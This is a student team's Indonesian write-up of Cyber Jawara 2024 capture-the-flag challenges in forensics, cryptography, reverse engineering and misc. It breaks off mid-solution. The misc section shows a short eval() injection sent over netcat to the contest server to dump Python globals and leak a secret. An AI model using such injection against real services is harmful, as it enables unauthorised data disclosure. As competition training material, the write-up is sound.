WRITE UP JEOPARDY

Cyber Jawara 2024

Jawa Tengah
SMK IT IHSANUL FIKRI

Hamam Yusuf Abdulloh (forensic, Rev Eng)
Hamas Abdur rahman (crypto, Rev Eng)
Hanif Faiz Al-farisy (Web)

Daftar isi

Kategori Misc
1. Welcome ========== 3
2. pyflag ========== 4

Kategori Forensic
1. White ========== 6
2. Home ========== 8

Kategori Cryptography
1. Pesan Rahasia ========== 12
2. Permutasi ========== 15

Kategori Reverse Engineering
1. Baby ASM RAW ========== 18
2. ASM RAW ========== 20

Kategori Web
1. Bug Bounty ========== 25

Bonus:
2. Beg Bounty ========== 30

MISC

> Welcome!

Free flag biar hati kita senang...

CJ{Welkom_bij_CJ_nationale_qual!!!}

> Pyflag

Didapati konfigurasi pyflag.py seperti ini:

```
#!/usr/local/bin/python3 -S

flag = "CJ{REDACTED}"

expression = input()

if len(expression) <= 10 and 'flag' not in expression:
    try:
        result = eval(expression)
        print(result)
    except Exception as e:
        print("Invalid")
```

Kita dapat memanfaatkan fakta bahwa fungsi **eval()** menjalankan ekspresi Python. Salah satu cara untuk membaca isi variabel flag adalah dengan menggunakan built-in Python, seperti fungsi **globals()**,

yang dapat mengakses semua variabel yang didefinisikan di dalam program.

Langkah Eksploitasi:


1. Gunakan **globals()** untuk mengakses variabel global.
2. Cari entri variabel flag.
3. Pastikan ekspresi yang dimasukkan tidak lebih dari 10 karakter.

Praktek eksploitasi, dilakukan di server CJ:

```
hamas@hamas-Aspire-A514-54:~$ nc 159.89.193.103 9997
globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_f
rozen_importlib_external.SourceFileLoader object at 0x77ad7604fc10>, '__spec__':
 None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '_
_file__': '/app/./run', '__cached__': None, 'flag': 'CJ{e74049a250681557c322ae3b
bbd2b51b}', 'expression': 'globals()', 'result': {...}}
```

FORENSIC

> White



(screenshot after event)

Diberikan sebuah file image dengan format .bmp, Ketika filenya dibuka hanya akan tampil blank white, tapi jika kita coba untuk zoom gambarnya maka akan terlihat ada teks yang samar-samar.


Gimana kalau kita mainin kontras, sharpening, atau apalah yang bikin tulisan itu lebih jelas.

So here's the script:

```python
from PIL import Image, ImageEnhance, ImageFilter

def enhance_image(image_path, output_path):
    # buka gambar
    img = Image.open(image_path)

    # konvert image ke grayscale
    gray_img = img.convert("L")

    # nambahin efek kontras
    enhancer = ImageEnhance.Contrast(gray_img)
    # ngatur contrast
    enhanced_img = enhancer.enhance(2.5)
    # nambahin efek biar tajam
    sharpened_img =
enhanced_img.filter(ImageFilter.SHARPEN)

    # Simpen file
    sharpened_img.save(output_path)
    print(f"Enhanced image saved to {output_path}")


input_image = "white.bmp"
output_image = "enhanced_output.bmp"
enhance_image(input_image, output_image)
```

Flag: CJ{w0w_congrats_you_can_s33_th15_t3xt}

> Home



(screenshot after event)

Diberikan sebuah file zip yang didalamnya terdapat bekas Home folder seseorang. Kita investigasi file hidden dengan perintah la (singkatan ls -a, saya menggunakan OS kali.)

```
┌──(root㉿whoami)-[/home/…/forensic/home1/home/test]
└─# la
.bash_history  .bashrc                  .lesshst  .profile
.bash_logout   .cloud-locale-test.skip  .local    repo
```

Terdapat file .bash_history yang kemungkinan besar memberikan hint dalam chall kali ini.

Dan benar saja, terdapat sesuatu yang familiar.

```
printf "VlVkR2VXUkRRWGhQYVVKRVUyNXpNRTFVWTNoT1ZGVXdUbGRhYTFwUlBUMEsK" | base64 -d | base64 -d | base64 -
d
ls -alt
a="wiq"
b="1G"
c="iab"
curl "https://pastebin.com/raw/${a}${c}${b}"
mkdir repo
cd repo
ls -alt
git init
ls -alt
nano test.txt
touch abcdef
nano flag.jpg.hex
ls -alt
nano flag.txt
git add .
git commit -m "Add new files"
git status
rm flag.txt
git status
git add .
```

1. copy paste dan jalankan command ini maka akan dapat flag.
   $ printf "VlVkR2VXUkRRWGhQYVVKRVUyNXpNRTFVWTNoT1ZGVXdUbGRhYTFwUlBUMEsK" | base64 -d | base64 -d | base64 -d

   part 1: CJ{41715545fde

2. Terdapat bagian ini pada history:
   a="wiq"
   b="1G"
   c="iab"
   curl "https://pastebin.com/raw/${a}${c}${b}"

   yang dimana kita tinggal menggabungkan value dari variabel a,b, dan c. dan akses ke browser.

   $ curl "https://pastebin.com/raw/wiqiab1G"

   part 2: cdeaa7db6a3aee

3. Di directory /repo terdapat hidden file .git, disini saya langsung cek dengan command $ git log dan didapatkan commit dimana part 3 dari flag berada, sekaligus ada informasi file flag.txt dihapus dan file baru yang ditambahkan.

```
┌──(root㉿whoami)-[/home/…/home1/home/test/repo]
└─# git log
commit 1ba60b7fb6a97e04bfe5829f8715a4fdafea34d1 (HEAD → master)
Author: Part 3: 1df7cfb109f0d4 <test@test.com>
Date:   Wed Jan 8 12:31:32 2025 +0000

    Remove flag.txt

commit d8d597ae2c5dc1c4305a5996958e7b89eb4276ee
Author: Part 3: 1df7cfb109f0d4 <test@test.com>
Date:   Wed Jan 8 12:31:14 2025 +0000

    Add new files
```

Untuk menghilangkan kecurigaan, saya coba cek manual apakah benar flag part 3 nya. Disini kita langsung pergi ke directory .git dan cek di bagian config.

```
┌──(root㉿whoami)-[/home/…/home/test/repo/.git]
└─# ls
COMMIT_EDITMSG  HEAD  branches  config  description  hooks  index  info  logs  objects  refs

┌──(root㉿whoami)-[/home/…/home/test/repo/.git]
└─# cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[user]
        email = test@test.com
        name = Part 3: 1df7cfb109f0d4
```

part 3: 1df7cfb109f0d4

4. Pada directory /repo terdapat file flag.jpg.hex. Jika kita lihat menggunakan perintah xxd maka akan terlihat ada yang aneh, mungkin gambar ini di reverse?
   Maka saya coba mengembalikan nilai hexnya menggunakan perintah: $ xxd -r

```
┌──(root㉿whoami)-[/home/…/home1/home/test/repo]
└─# xxd -r flag.jpg.hex > flag.jpg
```

Dan voylaa! part ke 4: 729ba9a2ff696d

Part 4:
729ba9a2ff696d

5. Di awal kita sudah tau commit yang terdapat keterangan remove flag.txt, jadi kita tinggal mencoba membacanya menggunakan perintah:

$ git show <commit>:flag.txt

```
┌──(root㉿whoami)-[/home/…/home1/home/test/repo]
└─# git show d8d597ae2c5dc1c4305a5996958e7b89eb4276ee:flag.txt
Part 5: 9858f7772c7}
```

Flag: CJ{41715545fdecdeaa7db6a3aee1df7cfb109f0d4729ba9a2ff696d9858f7772c7}

CRYPTOGRAPHY

> Pesan Rahasia


```python
# Fungsi untuk mengganti huruf kecil berdasarkan substitusi tertentu
def subst_cipher(text, subst_dict):
    return ''.join([subst_dict.get(char, char) for char in text])

# Kamus substitusi (ini contoh yang masih bisa disesuaikan)
subst_dict = {
    'x': 'e',
    'o': 'a',
    'c': 'n',
    'w': 'u',
    't': 'm',
    'n': 's',
    'v': 'r',
    'z': 'y',
    's': 'i',
```

```
    'b': 'b',
    'l': 'd',
    'k': 'g',
    'p': 'l',
    'r': 'f',
    'f': 'k',
    't': 'h',
    'g': 'o',
    'd': 'm'
}

# Pesan yang ingin disubstitusi
message = "Fpok wcywf ngop scs olopot
CJ[ngop_scs_nxbxcovczo_bsno_lsnxpxnosfoc_gpxt_os_lxckoc_dwlot}."

# Mengganti huruf berdasarkan substitusi
decoded_message = subst_cipher(message, subst_dict)
print(message)
print(decoded_message)
```

Cara mengetahui mana huruf yang benar untuk disubstitusi adalah dengan cara menganalisis huruf apa yang paling sering muncul didalam ciphertext, yaitu ‘o’, ‘x’ dan ‘c’

Jika dianalisis, huruf yang paling sering muncul di bahasa indonesia adalah ‘a’, maka huruf ‘o’ di ciphertext bisa disubtitusi menjadi ‘a’. Begitu juga dengan ‘x’ yang merupakan huruf paling sering muncul di ciphertext, maka kita bisa menggantinya dengan ‘e’ dan yang terakhir adalah ‘c’ yang bisa diganti dengan ‘n’.

Subtitusi, analisis



[redacted]

Ranking 1 : Huruf a sebanyak 690 kali

Ranking 2 : Huruf e sebanyak 137 kali

Ranking 3 : Huruf n sebanyak 127 kali

Ranking 4 : Huruf i sebanyak 104 kali

Ranking 5 : Huruf t sebanyak 80 kali

Ranking 6 : Huruf u sebanyak 76 kali

Ranking 7 : Huruf k sebanyak 72 kali

Ranking 8 : Huruf r sebanyak 69 kali

Ranking 9 : Huruf d sebanyak 66 kali

Ranking 10 : Huruf m sebanyak 59 kali

File Indonesia02.txt (sumber kompas.com):

```
hamas@hamas-Aspire-A514-54:~/Downloads$ python3 decrypt.py
Fpok wcywf ngop scs olopot CJ[ngop_scs_nxbxcovczo_bsno_lsnxpxnosfoc_gpxt_os_lxckoc_dwlot}.
Flag unyuk soal ini adalah CJ[soal_ini_sebenarnya_bisa_diselesaikan_oleh_ai_dengan_mudah}.
```

Maka dengan analisis ini, dan sedikit coba-coba, kita bisa mendapatkan flag yang benar. Yaitu

Flag:
CJ{soal_ini_sebenarnya_bisa_diselesaikan_oleh_ai_dengan_mudah}

> Permutasi

Diberikan ciphertext berupa teks acak yang telah dienkripsi

naccani lie,aebnuaaem aaamg jni n.eun ikae,m aj.amaakk {niaannahnanbaicrtbnaauk ar kiu hJimknaasualak elacnuJmiddaa cnpeukhhknniaaea' tl tsabk gnatisuae.iy ekaja Ruhkaynat' nu wJune mmea iaabjpky}ma d utr uista gerp adRilrk m hinaimg.iikm hnagnr tbltsnu,dag tgeetdaea akcmeny k tjaiC eugd tgamsa ltCuk aadannu,enwb aasgn nans

dengan kode sumber yang tersedia dari host Cyber Jawara sebagai berikut:

```
import random

def encrypt(msg, key):
   keylen = len(key)

   k = list(range(keylen))
   for i in range(keylen):
       for j in range(i + 1, keylen):
           if key[i] > key[j]:
               key[i], key[j] = key[j], key[i]
               k[i], k[j] = k[j], k[i]

   m = ''
   for i in k:
       j = i
       while j < len(msg):
           m += msg[j]
           j += keylen

   return m

k = random.sample(range(256), 10)

m = input("Enter a message: ")
m = encrypt(m, k)
```

```
print("Encrypted message:", m)
```

Dengan informasi yang ada kita bisa membalik enkripsi dengan kode ini, yang mencoba mendekripsi pesan dengan key yang berbeda dengan pendekatan brute force.

```
import random

def encrypt(msg, key):
    keylen = len(key)
    k = list(range(keylen))
    for i in range(keylen):
        for j in range(i + 1, keylen):
            if key[i] > key[j]:
                key[i], key[j] = key[j], key[i]
                k[i], k[j] = k[j], k[i]

    m = ''
    for i in k:
        j = i
        while j < len(msg):
            m += msg[j]
            j += keylen

    return m

def decrypt(msg, key):
    keylen = len(key)
    k = list(range(keylen))
    for i in range(keylen):
        for j in range(i + 1, keylen):
            if key[i] > key[j]:
                key = list(key)  # Convert tuple to list before
modifying
                key[i], key[j] = key[j], key[i]
                k[i], k[j] = k[j], k[i]

    m = [''] * len(msg)
    index = 0
    for i in k:
        j = i
        while j < len(msg):
            m[j] = msg[index]
```

```
            j += keylen
            index += 1

    return ''.join(m)


def brute_force_decrypt(encrypted_msg, max_keylen=10):
    for keylen in range(1, max_keylen + 1):
        for key in itertools.permutations(range(keylen)):
            decrypted_msg = decrypt(encrypted_msg, key)
            print(f"Attempt with key {key}: {decrypted_msg}")

import itertools
encrypted_msg = "naccani lie,aebnuaaem aaamg jni n.eun ikae,m
aj.amaakk {niaannahnanbaicrtbnaauk ar kiu hJimknaasualak elacnuJmiddaa
cnpeukhhknniaaea'  tl   tsabk gnatisuae.iy  ekaja Ruhkaynat' nu wJune
mmea iaabjpky}ma d utr uista gerp adRilrk  m  hinaimg.iikm hnagnr
tbltsnu,dag tgeetdaea akcmeny k tjaiC  eugd tgamsa ltCuk aadannu,enwb
aasgn nans"
brute_force_decrypt(encrypted_msg)
```

Lalu jalankan kode dengan perintah python3 decrypt.py | grep “Rani menemukan”


```
hamas@hamas-Aspire-A514-54:~/Downloads/permutasi$ python3 decrypt.py | grep "Rani menemukan"
Attempt with key (5, 3, 0, 7, 4, 6, 1, 2, 8, 9): Rani menemukan aubesh cat natakecild id alam  icalyang ukretnci. tataCan itreb utulis ,nak'Jikaumak  membi acani,
ks umaudah taked dengaj nawaban .aynJangagar nu untem kuncarirak ,ena spaite petu kujnmembaak awmu led hibekat.R{JC ahasiini a hanylim aikmu rakesang, kanugan de r
agnbijak nad jangamas npai j hutake ta nagnyang halas}'.
Attempt with key (5, 3, 0, 7, 4, 6, 8, 2, 1, 9): Rani menemukan aebush cat tanakecilddi  alam  acilyang uerktnci. tataCan itr beutulis an,k'Jikaukam  membica ani,
ksmu audah tekad dengan jawaban ya.nJangag ranu untek muncarir ka,ena sptiae petu juknmembaaa kwmu ledih bekat.RCJ{ ahasii ina hanyl miaikmu rekasang, kunagan de g
annbijak dan jangam sanpai j tuhake ta gannyang halas}'.
Attempt with key (5, 3, 0, 7, 4, 9, 1, 2, 8, 6): Rani menemukan subeah catanat kecil  iddalam lica yang tkreunci. Catatan itueb rtulisk,na 'Jika maku memba acini,
ka umsudah daket dengaj nawabann.ay Janganar gu untum kencari,ak rena seaitp petunkuj membawk aamu leb hidekat. {JCRahasiani i hanyaim likmu sakerang, ganukan denr
ag bijak nad janganas mpai jahut ke tannag yang salah}'.
Attempt with key (5, 3, 0, 7, 4, 9, 8, 2, 1, 6): Rani menemukan sebuah catatan kecil di dalam laci yang terkunci. Catatan itu bertuliskan, 'Jika kamu membaca ini,
kamu sudah dekat dengan jawabannya. Jangan ragu untuk mencari, karena setiap petunjuk membawa kamu lebih dekat. CJ{Rahasia ini hanya milikmu sekarang, gunakan deng
an bijak dan jangan sampai jatuh ke tangan yang salah}'.
^CTraceback (most recent call last):
  File "/home/hamas/Downloads/permutasi/decrypt.py", line 51, in <module>
    brute_force_decrypt(encrypted_msg)
  File "/home/hamas/Downloads/permutasi/decrypt.py", line 46, in brute_force_decrypt
    decrypted_msg = decrypt(encrypted_msg, key)
  File "/home/hamas/Downloads/permutasi/decrypt.py", line 35, in decrypt
    while j < len(msg):
KeyboardInterrupt
```

Perintah grep “Rani menemukan” berguna agar kode hanya mengeluarkan hasil dekripsi yang mengandung kata “Rani menemukan”, karena di awal kita sudah mengetahui sebagian isi dari pesan yang dienkripsi. Dengan cara ini kita mendapatkan flag

Flag: CJ{Rahasia ini hanya milikmu sekarang, gunakan dengan bijak dan jangan sampai jatuh ke tangan orang yang salah}

REVERSE ENGINEERING

> Baby ASM Raw



Kita dapet challenge yang isinya assembly code buat ngecek input. Program ini baca input angka dari user, terus ngecek angka itu valid atau enggak lewat fungsi check. Kalau valid, dia bilang "sukses", kalau enggak valid, dia bilang "gagal".

Fungsi check:

```
check:
11a9: endbr64
11ad: push rbp
```

```
11ae: mov rbp,rsp
11b1: mov DWORD PTR [rbp-0x14],edi ; Store the input
(edi) at [rbp-0x14]
11b4: mov DWORD PTR [rbp-0xc],0x100000 ; Set a constant
(0x100000) at [rbp-0xc]
11bb: mov DWORD PTR [rbp-0x8],0x82 ; Set a constant
(0x82) at [rbp-0x8]
11c2: mov DWORD PTR [rbp-0x4],0x3 ; Set a constant (0x3)
at [rbp-0x4]
11c9: mov edx,DWORD PTR [rbp-0x8] ; Load 0x82 into edx
11cc: mov eax,DWORD PTR [rbp-0x4] ; Load 0x3 into eax
11cf: add eax,edx ; Add 0x82 + 0x3 = 0x85
11d1: imul eax,DWORD PTR [rbp-0xc] ; Multiply 0x85 by
0x100000 = 0x8500000
11d5: cmp DWORD PTR [rbp-0x14],eax ; Compare input with
0x8500000
11d8: sete al ; Set AL to 1 if equal, 0 otherwise
11db: pop rbp
11dc: ret ; Return AL (1 or 0)
```

- Dia nyimpen input dari user di memori.
- Ada beberapa angka tetap (konstanta) yang dia pake:
- 0x100000
- 0x82
- 0x3


(0x82 + 0x3) * 0x100000 = 0x8500000 (alias 139460608 kalau di desimal)

Terakhir, input user dibandingin sama hasil. Kalau sama persis, dia balikin 1 (valid). Kalau beda, dia balikin 0 (enggak valid).

Jadi intinya, fungsi ini cuma ngecek apakah input user itu 139460608 atau bukan.

Flag: CJ{139460608}

> ASM Raw



Pada soal reverse kali ini, kita diberikan kode dalam bahasa assembly yang berfungsi sebagai alat pengecek input. Jika dipahami secara langsung, kode assemblynya sulit dipahami, maka dari itu kami memutuskan untuk menerjemahkannya ke bahasa C terlebih dahulu.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

// Fungsi check() memeriksa apakah string s adalah palindrom.
// Return 1 jika palindrom
int check(const char *s) {
   int len = strlen(s);
   for (int i = 0; i < len / 2; i++) {
       if (s[i] != s[len - 1 - i]) {
           return 0;
       }
   }
   // Jika tidak ditemukan perbedaan, berarti palindrom
   return 1;
}

int main() {
   char buffer[112];
   unsigned char flag = 1;
```

```
    // Baca string dari stdin
    scanf("%s", buffer);

    // Hitung panjang string
    int len = strlen(buffer);

    // Bagian pertama: panggil check(). Jika hasilnya 0 (bukan
palindrom), flag = 0
    if (!check(buffer)) {
        flag = 0;
    }

    // Pengecekan 1: len harus == 21
    if (flag) {
        if (len != 21) {
            flag = 0;
        }
    }

    // Pengecekan 2: len > 20 dan karakter2 tertentu harus 'a'
    //               (buffer[0], [2], [4], [7], [9])
    if (flag) {
        if (len > 20) {
            if (buffer[0] == 'a' && buffer[2] == 'a' &&
                buffer[4] == 'a' && buffer[7] == 'a' &&
                buffer[9] == 'a')
            {
                // valid
